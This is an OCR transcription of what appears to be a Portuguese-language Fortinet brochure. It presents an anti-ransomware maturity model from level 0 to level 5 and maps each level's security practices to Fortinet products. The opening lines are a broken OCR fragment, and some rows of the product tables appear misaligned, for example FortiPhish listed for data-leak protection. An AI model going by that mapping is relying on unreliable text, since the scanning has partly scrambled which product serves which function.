
(1) Unidade U
maliciosa é c

a apenas
do, enquanto
executado


Caso de uso: Proteção Baseada no Fabric

Ransomware via dispositivos USB

Arquitetura Anti-Ransomware



Maturidade da Arquitetura Anti-Ransomware



0 Práticas Inexistentes — Proteção básica AD-HOC

1 Limitado e Reativo — Proteja a rede contra ameaças externas comuns

2 Desenvolvimento Manual — Conscientização de ativos e bloqueio de dispositivos

3 Definido e Responsivo — Maior conscientização sobre a atividade da rede


4 Gerenciado e Monitorado — Monitore e adapte-se continuamente às mudanças situacionais e atenda efetivamente aos requisitos de conformidade de segurança

5 Otimizado e Proativo — Maior automação das atividades SOC e rastreamento eficaz do acesso de usuários e dados

Controles e capacidades de segurança


Melhores práticas de segurança recomendadas pela Fortinet

Level 0



Status: Práticas Inexistentes


- Falta de qualquer proteção básica de perímetro de rede.
- Falta de proteção contra malware e ataques externos.
- Falta de controle no acesso remoto.
- Falta de educação do usuário sobre segurança cibernética.



Controles e capacidades de segurança

Melhores práticas de segurança recomendadas pela Fortinet


Level 1



Status: Limitado e Reativo

Proteja a rede contra ameaças externas comuns


Práticas Exigidas	Produtos
Estabeleça defesas de rede perimetral	FortiGate FortiWiFi
Segmentar rede interna	FortiSwitch FortiAP
Detectar e-mail malicioso	FortiMail
Receba informações de inteligência sobre ameaças cibernéticas	FortiGuard Labs
Treinar usuários em segurança cibernética	NSE Security Awareness



Controles e capacidades de segurança

Melhores práticas de segurança recomendadas pela Fortinet


Level 2



Status: Desenvolvimento Manual

Conscientização de ativos e bloqueio de dispositivos


Práticas Exigidas	Produtos
Acesso remoto seguro	FortiClient
Monitore a atividade da rede	FortiMonitor
Centralize logs e correlacione informações	FortiAnalyzer
Detecte aplicativos maliciosos	FortiEDR
Conter e mitigar incidentes de segurança	
Aplicações de software de inventário	
Identifique e mitigue vulnerabilidades	



Controles e capacidades de segurança

Melhores práticas de segurança recomendadas pela Fortinet


Level 3



Status: Definido e Responsivo

Maior conscientização sobre a atividade da rede


Práticas Exigidas	Produtos
Controle de acesso e inventário de dispositivos físicos	FortiNAC
Gestão de identidades	FortiAuthenticator
Gerenciamento de permissões de acesso local e remoto	FortiToken
Investigação e análise forense	FortiMDR
Proteção contra vazamentos de dados	FortiPhish



Controles e capacidades de segurança

Melhores práticas de segurança recomendadas pela Fortinet


Level 4



Status: Gerenciado e Monitorado

Monitore e adapte-se continuamente às mudanças situacionais e atenda efetivamente aos requisitos de conformidade de segurança


Práticas Exigidas	Produtos
Pontuação de vulnerabilidade e risco de ameaça	FortiTester FortiDAST
Monitore a rede em busca de atividades não autorizadas	FortiDeceptor
Ambiente de teste separado	FortiSandbox
Análise e correlação automatizada de logs	FortiSIEM
Relatório de conscientização sobre segurança	FortiSIEM



Controles e capacidades de segurança

Melhores práticas de segurança recomendadas pela Fortinet


Level 5



Status: Otimizado e proativo

Maior automação das atividades SOC e rastreamento eficaz do acesso de usuários e dados em requisitos de privacidade alinhados

Práticas Exigidas	Produtos
Rastreamento do comportamento do usuário	FortiSIEM-UEBA
Automatize ações de mitigação	FortiSOAR
Monitoramento e detecção de rede avançados	FortiNDR
Melhoria contínua dos processos de detecção	FortiNDR



Pontos-chave para arquitetura anti-ransomware

Proteja-se contra todas as estruturas de ataque e ameaças sofisticadas


As violações e o ransomware continuam a aumentar. Proteja todos os dispositivos, redes e aplicações.

Adote uma arquitetura de segurança estruturada inteligente e integrada

A complexidade é inimiga de uma postura de segurança eficaz. Muitos fornecedores, muitos alertas, poucas pessoas qualificadas. Previna, detecte e responda automaticamente a ameaças cibernéticas.

Responda às ameaças na arquitetura anti-ransomware

Automatize sua resposta em toda a sua arquitetura para permitir inteligência compartilhada e ações em tempo real em múltiplas camadas de defesa.



Simplifique a conformidade

Regulamentação global, nacional, industrial e governamental. Proteja a rede e os dados de ponta a ponta e facilite a geração de relatórios.


FORTINET®